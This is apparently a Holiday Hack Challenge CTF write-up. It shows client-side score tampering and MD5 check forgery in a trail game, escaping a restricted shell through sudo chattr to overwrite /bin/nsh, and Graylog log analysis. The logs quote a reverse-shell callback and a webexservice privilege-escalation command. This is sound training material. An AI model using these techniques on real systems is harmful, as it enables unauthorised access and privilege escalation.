hhc://trail.hhc/trail/?difficulty=0&distance=8000&money=9999&pace=0&curmonth=1&curday=1&reindeer=99&runners=99&ammo=999&meds=99&food=999&name0=Savvy&health0=999&cond0=0&causeofdeath0=&deathday0=0&deathmonth0=0&name1=Michael&health1=999&cond1=0&causeofdeath1=&deathday1=0&deathmonth1=0&name2=Joshua&health2=999&cond2=0&causeofdeath2=&deathday2=0&deathmonth2=0&name3=Anna&health3=999&cond3=0&causeofdeath3=&deathday3=0&deathmonth3=0

Bonus:


Let's now move onto Medium difficulty.

On the Medium difficulty the URL no longer has parameters sent through a GET request, so they're not in the URL

If we inspect the elements within this web application, we can see that these are now just being sent as hidden form attributes.

```
<div id="statusContainer">
  <input class="difficulty" type="hidden" name="difficulty" value="1">
  <input class="difficulty" type="hidden" name="money" value="3000">
  <input class="distance" type="hidden" name="distance" value="0">
  <input class="difficulty" type="hidden" name="curmonth" value="8">
  <input class="difficulty" type="hidden" name="curday" value="1">
  <input class="name0" type="hidden" name="name0" value="Herbert">
  <input class="health0" type="hidden" name="health0" value="100">
  <input class="cond0" type="hidden" name="cond0" value="0">
  <input class="cause0" type="hidden" name="cause0" value="">
  <input class="deathday0" type="hidden" name="deathday0" value="0">
  <input class="deathmonth0" type="hidden" name="deathmonth0" value="0">
  <input class="name1" type="hidden" name="name1" value="Lila">
  <input class="health1" type="hidden" name="health1" value="100">
  <input class="cond1" type="hidden" name="cond1" value="0">
  <input class="cause1" type="hidden" name="cause1" value="">
  <input class="deathday1" type="hidden" name="deathday1" value="0">
  <input class="deathmonth1" type="hidden" name="deathmonth1" value="0">
  <input class="name2" type="hidden" name="name2" value="Chloe">
  <input class="health2" type="hidden" name="health2" value="100">
  <input class="cond2" type="hidden" name="cond2" value="0">
  <input class="cause2" type="hidden" name="cause2" value="">
  <input class="deathday2" type="hidden" name="deathday2" value="0">
  <input class="deathmonth2" type="hidden" name="deathmonth2" value="0">
  <input class="name3" type="hidden" name="name3" value="Michael">
  <input class="health3" type="hidden" name="health3" value="100">
  <input class="cond3" type="hidden" name="cond3" value="0">
  <input class="cause3" type="hidden" name="cause3" value="">
  <input class="deathday3" type="hidden" name="deathday3" value="0">
  <input class="deathmonth3" type="hidden" name="deathmonth3" value="0">
  <input class="reindeer" type="hidden" name="reindeer" value="2">
  <input class="runners" type="hidden" name="runners" value="2">
  <input class="ammo" type="hidden" name="ammo" value="50">
  <input class="meds" type="hidden" name="meds" value="10">
  <input class="food" type="hidden" name="food" value="200">
  <input class="hash" type="hidden" name="hash" value="HASH">
</div>
```

Luckily for us these can be manipulated, and we can still cheat at the game. By modifying these values and clicking ‘buy’ we are presented with a familiar screen.




Once again clicking go allows us to win the game with a higher score than previously due to the difficulty multiplier.

Now let's move onto the Hard difficulty.

Similar to the previous difficulty we still have items being sent through the hidden fields; however, there is now a hash value being sent at the bottom instead of the word HASH, and if this doesn't match an expected value, then the game crashes.

```
<div id="statusContainer">
  <input class="difficulty" type="hidden" name="difficulty" value="2">
  <input class="difficulty" type="hidden" name="money" value="1500">
  <input class="distance" type="hidden" name="distance" value="0">
  <input class="difficulty" type="hidden" name="curmonth" value="9">
  <input class="difficulty" type="hidden" name="curday" value="1">
  <input class="name0" type="hidden" name="name0" value="Chris">
  <input class="health0" type="hidden" name="health0" value="100">
  <input class="cond0" type="hidden" name="cond0" value="0">
  <input class="cause0" type="hidden" name="cause0" value="">
  <input class="deathday0" type="hidden" name="deathday0" value="0">
  <input class="deathmonth0" type="hidden" name="deathmonth0" value="0">
  <input class="name1" type="hidden" name="name1" value="Jane">
  <input class="health1" type="hidden" name="health1" value="100">
  <input class="cond1" type="hidden" name="cond1" value="0">
  <input class="cause1" type="hidden" name="cause1" value="">
  <input class="deathday1" type="hidden" name="deathday1" value="0">
  <input class="deathmonth1" type="hidden" name="deathmonth1" value="0">
  <input class="name2" type="hidden" name="name2" value="Chris">
  <input class="health2" type="hidden" name="health2" value="100">
  <input class="cond2" type="hidden" name="cond2" value="0">
  <input class="cause2" type="hidden" name="cause2" value="">
  <input class="deathday2" type="hidden" name="deathday2" value="0">
  <input class="deathmonth2" type="hidden" name="deathmonth2" value="0">
  <input class="name3" type="hidden" name="name3" value="Michael">
  <input class="health3" type="hidden" name="health3" value="100">
  <input class="cond3" type="hidden" name="cond3" value="0">
  <input class="cause3" type="hidden" name="cause3" value="">
  <input class="deathday3" type="hidden" name="deathday3" value="0">
  <input class="deathmonth3" type="hidden" name="deathmonth3" value="0">
  <input class="reindeer" type="hidden" name="reindeer" value="2">
  <input class="runners" type="hidden" name="runners" value="2">
  <input class="ammo" type="hidden" name="ammo" value="10">
  <input class="meds" type="hidden" name="meds" value="2">
  <input class="food" type="hidden" name="food" value="100">
  <input class="hash" type="hidden" name="hash" value="bc573864331a9e42e4511de6f678aa83">
</div>
```

First off we need to understand where that hash value has come from. In this case if we crack it using rainbow tables (we can use the online service HashKiller for this) we find it is a MD5 sum of the value 1626.



1626 is very specific, so let's take a moment to see if we can find how this number is being generated. First off we have the following parameters to really consider.

```
Money=1500, Food=100, Ammo=10, Runners=2, Reindeers=2, Meds=2, Curmonth=9,
Curday=1
```

If we add these values together we get 1626, coincidence? Well let's attempt to verify our findings. If our assumption is correct then we should be able to modify any players health and not be impacted. We can modify these values like previous, or we can modify them in the request being sent through a proxy such as Burp Suite. If we change the health values and only increase by 100 (Given this is hard there may now be upper bound checks on the values we can send).

```
reindeerqty=0&runnerqty=0&foodqty=0&medsqty=0&ammoqty=0&playerid=JebediahSpri
ngfield&submit=Buy&difficulty=2&money=1500&distance=0&curmonth=9&curday=1&nam
e0=Ryan&health0=200&cond0=0&cause0=&deathday0=0&deathmonth0=0&name1=Sally&hea
lth1=200&cond1=0&cause1=&deathday1=0&deathmonth1=0&name2=Joshua&health2=200&c
ond2=0&cause2=&deathday2=0&deathmonth2=0&name3=Jessica&health3=200&cond3=0&ca
use3=&deathday3=0&deathmonth3=0&reindeer=2&runners=2&ammo=10&meds=2&food=100&
hash=bc573864331a9e42e4511de6f678aa83
```

We once again see a familiar screen.

Success, we've been able to increase everyone's health by 100. Now let's see if we can modify the MD5 value to bypass these checks. In this instance we are going to increase our reindeer and money.

The difference between 1500 and 9999 for money: 9999 - 1500 = 8,499

The difference 2 and 999 for reindeer: 999 - 2 = 997

So our total increase should be: 997 + 8499 = 9496

Therefore we need the md5sum of: 9496 + 1626 = 11,122

```
~$ echo -n 11122 | md5sum

2bf0ccdbb4d3ebbcb990af74bd78c658
```

Although this seems all well, if we send the following values we receive a different error.

```
reindeerqty=0&runnerqty=0&foodqty=0&medsqty=0&ammoqty=0&playerid=JebediahSpri
ngfield&submit=Buy&difficulty=2&money=8000&distance=0&curmonth=9&curday=1&nam
e0=Chloe&health0=100&cond0=0&cause0=&deathday0=0&deathmonth0=0&name1=Herbert&
health1=100&cond1=0&cause1=&deathday1=0&deathmonth1=0&name2=Chris&health2=100
&cond2=0&cause2=&deathday2=0&deathmonth2=0&name3=Joseph&health3=100&cond3=0&c
```

```
ause3=&deathday3=0&deathmonth3=0&reindeer=999&runners=2&ammo=10&meds=2&food=1
00&hash=2bf0ccdbb4d3ebbcb990af74bd78c658

Sorry, something's just not right about your status: badReindeerAmt
```

So we've now confirmed our suspicions that Hard adds a max amount of reindeer you can have. Well, from here we can tinker for a high score, in this case we're going to increase the reindeer amount to 99, increase our distance to 8000, and increase our money to 9999 to cheat the game.

The difference between 1500 and 9999 for money: 9999 - 1500 = 8,499

The difference 0 and 8000 for distance: 8000 - 0 = 8000

The difference 2 and 99 for reindeer: 99 - 2 = 97

So our total increase should be: 8000 + 8499 = 16499

Let's also cut back the starting month for maximum time efficiency and bonus = - 8


Therefore we need the md5sum of: 16499 + 1626 - 8 = 18214

```
~$ echo -n 18214 | md5sum

3fbb8f37336fad94af96e09ac656809a
```

By posting this, and then clicking Go.

```
reindeerqty=0&runnerqty=0&foodqty=0&medsqty=0&ammoqty=0&playerid=JebediahSpri
ngfield&submit=Buy&difficulty=2&money=9999&distance=8000&curmonth=1&curday=1&
name0=Chloe&health0=100&cond0=0&cause0=&deathday0=0&deathmonth0=0&name1=Herbe
rt&health1=100&cond1=0&cause1=&deathday1=0&deathmonth1=0&name2=Chris&health2=
100&cond2=0&cause2=&deathday2=0&deathmonth2=0&name3=Joseph&health3=100&cond3=
0&cause3=&deathday3=0&deathmonth3=0&reindeer=99&runners=2&ammo=10&meds=2&food
=100&hash=3fbb8f37336fad94af96e09ac656809a
```

We are successful and have achieved a score greater than half a million. We could go higher by actually making it the day after Christmas rather than the new year, but with a score this high we're not really gaining much more.


hhc://trail.hhc/fin/
>
THE HOLIDAY HACK TRAIL
YOUR PARTY HAS SUCCEEDED.
VLAD IS READY TO JINGLE BELL ROCK.
EMMA IS READY TO JINGLE BELL ROCK.
CHRIS IS READY TO JINGLE BELL ROCK.
JANE IS FILLED WITH CHRISTMAS CHEER.
DATE COMPLETED: 2 JANUARY
REINDEER REMAINING: 99
MONEY REMAINING: 9999
SCORING:
4 SURVIVING PARTY MEMBERS X 1000 = 4000 POINTS
99 REINDEER X 400 = 39600 POINTS
9999 MONEY LEFT X 1 = 9999 POINTS
JOURNEY COMPLETED ON 2 JANUARY: 357 DAYS
BEFORE CHRISTMAS X 50 = 17850 POINTS
TOTAL SCORE: (4000 + 39600 + 9999 + 17850) X
8 HARD MULTIPLIER = 571592.
VERIFICATION HASH:
17411CCF8890364F07357932F6816193
PLAY AGAIN?

CHALLENGE 6: ALABASTER SNOWBALL

Nyanshell

You have completed the Nyanshell challenge!

Tweet This!

This challenge involves logging in as the user alabaster_snowball with the password Password2 through a Linux Terminal. The catch is that this users default shell has been modified. By attempting to use su to login using these credentials we are greeted by a Christmas Nyancat.

So we know that the default bash binary for alabaster is instead Nyancat. Looking into our root directory we can find a script called entrypoint.sh

```
~$ ls /
bin   dev            etc   lib    media  opt   root  sbin  sys  usr
boot  entrypoint.sh  home  lib64  mnt    proc  run   srv   tmp  var
```

If we view this we can see that upon the docker container starting it makes the binary /bin/nsh executable (which if we run we can confirm is the Nyancat Shell), and makes it immutable using chattr (change attribute) so it's unable to be modified, before finally logging us in as elf.

```
~$ cat /entrypoint.sh
#!/bin/bash

chmod +x /bin/nsh
chattr +i /bin/nsh

echo "export RESOURCE_ID=$RESOURCE_ID" >> /home/alabaster_snowball/.bashrc
echo "/home/alabaster_snowball/success" >> /home/alabaster_snowball/.bashrc

su - elf
```

At this point we know that logging in as Alabaster causes /bin/nsh to be run. We can confirm this by looking at the /etc/passwd file.

```
~$ cat /etc/passwd | grep "alabaster"
alabaster_snowball:x:1001:1001::/home/alabaster_snowball:/bin/nsh
```

We also know if we login as alabaster_snowball bash will automatically run /home/alabaster_snowball/success. Seeming like we have an easy win here, we can attempt to run /home/alabaster_snowball/success; however, this is unsuccessful.

```
~$ /home/alabaster_snowball/success
Loading, please wait......
```

```
Hmm. Not running as alabaster_snowball...
```

Okay so we know we can't shortcut this and actually need to change this user's shell, modify this file or create a symbolic link to /bin/bash. If we take a look at the permissions and ownership of this file we can see that it's owned by root, and although it is read, writeable, and executable, because chattr has made it immutable, we're unable to modify it.

```
~$ ls -la /bin/nsh
-rwxrwxrwx 1 root root 75680 Dec 11 17:40 /bin/nsh
```

If we try to change the shell for alabaster_snowball we find this is also locked down.

```
~$ chsh --shell /bin/bash alabaster_snowball
You may not change the shell for 'alabaster_snowball'.
```

By listing out the commands we're able to run as root by using sudo -l we can see that the binary chattr can be run as root without the need for a password.

```
~$ sudo -l
…snip…
User elf may run the following commands on 2d37f28e68f0:
    (root) NOPASSWD: /usr/bin/chattr
```

This is handy as we can now use this to make the file no longer immutable by removing the immutable flag.

```
~$ sudo chattr -i /bin/nsh
```

At this point we're able to cat the entire contents of /bin/bash and effectively redirect this output over the top of /bin/nsh which will replace it with the legitimate /bin/bash binary.


```
~$ cat /bin/bash > /bin/nsh
~$ su alabaster_snowball
Loading, please wait......

You did it! Congratulations!
```

Solution:

```
~$ sudo chattr -i /bin/nsh
~$ cat /bin/bash > /bin/nsh
~$ su alabaster_snowball
Password2
```

CHALLENGE 7: PEPPER MINSTIX

Graylog



```
You have completed the Graylog
challenge!
```


Tweet This!

This challenge involves using Graylog to locate and answer 10 questions relating to an incident which has occurred. We must first login to Graylog using the username and password elfustudent.

Question 1:

```
Minty CandyCane reported some weird activity on his computer after he clicked
on a link in Firefox for a cookie recipe and downloaded a file.

What is the full-path + filename of the first malicious file downloaded by
Minty?
```

Using Graylog we can view all messages and look at all the fields available to us. From here we can utilise the fields TargetFilename, CreationUtcTime and search for the term minty to see what we can find.



This results in a number of temporary files; however, only 2 downloaded files stick out, of which cookie_recipe appears to be the first entry.

2019-11-19T13:08:19.451Z	C:\Users\minty\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\TDNGBNDSLO8X5OAR9PYD.temp
2019-11-19T13:08:19.451Z	C:\Users\minty\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\WN4L6KT2ZMIX0KHK7V7K.temp
2019-11-19T13:08:19.451Z	C:\Users\minty\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\Y5YF5YAWSDJ41IFB3IQP.temp
2019-11-19T13:08:19.451Z	C:\Users\minty\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\YNR3BVEWCZVFISDV9SJQ.temp
2019-11-19T13:23:45.428Z	C:\Users\minty\Downloads\cookie_recipe.exe
2019-11-19T13:28:33.253Z	C:\Users\minty\Downloads\cookie_recipe2.exe

Answer: C:\Users\minty\Downloads\cookie_recipe.exe


*We can find this searching for sysmon file creation event id **2** with a process named **firefox.exe** and not junk **.temp files**. We can use regular expressions to include or exclude patterns:*

```
TargetFilename:/.+\.pdf/
```

Question 2:

```
The malicious file downloaded and executed by Minty gave the attacker remote
access to his machine. What was the ip:port the malicious file connected to
first?
```

Searching for cookie_recipe.exe and viewing the fields DestinationIp, DestinationPort, and ProcessImage give us our answer.




Answer: 192.168.247.175:4444

*We can pivot off the answer to our first question using the binary path as our **ProcessImage**.*

Question 3:

```
What was the first command executed by the attacker?
```

Looking at ParentProcessImage as the full path to cookie_recipe.exe, we can table the CommandLine results and sort by time to see the first command that was run was whoami



Answer: whoami

*Since all commands (sysmon event id 1) by the attacker are initially running through the **cookie_recipe.exe** binary, we can set its full-path as our **ParentProcessImage** to find child processes it creates sorting on timestamp.*

Question 4:

```
What is the one-word service name the attacker used to escalate privileges?
```

By scrolling down on our previous query we can see a command being run which gives us the service name.

2019-11-19 05:31:02.000	C:\Windows\system32\cmd.exe /c "sc start webexservice a software-update 1 wmic process call create "cmd.exe /c C:\Users\minty\Downloads\cookie_recipe2.exe" "	C:\Users\minty\Downloads\cookie_recipe.exe
2019-11-19 05:31:55.000	C:\Windows\system32\cmd.exe /c "cmd.exe /c sc start webexservice a software-update 1 wmic process call create "cmd.exe /c C:\Users\minty\Downloads\cookie_recipe2.exe" "	C:\Users\minty\Downloads\cookie_recipe.exe

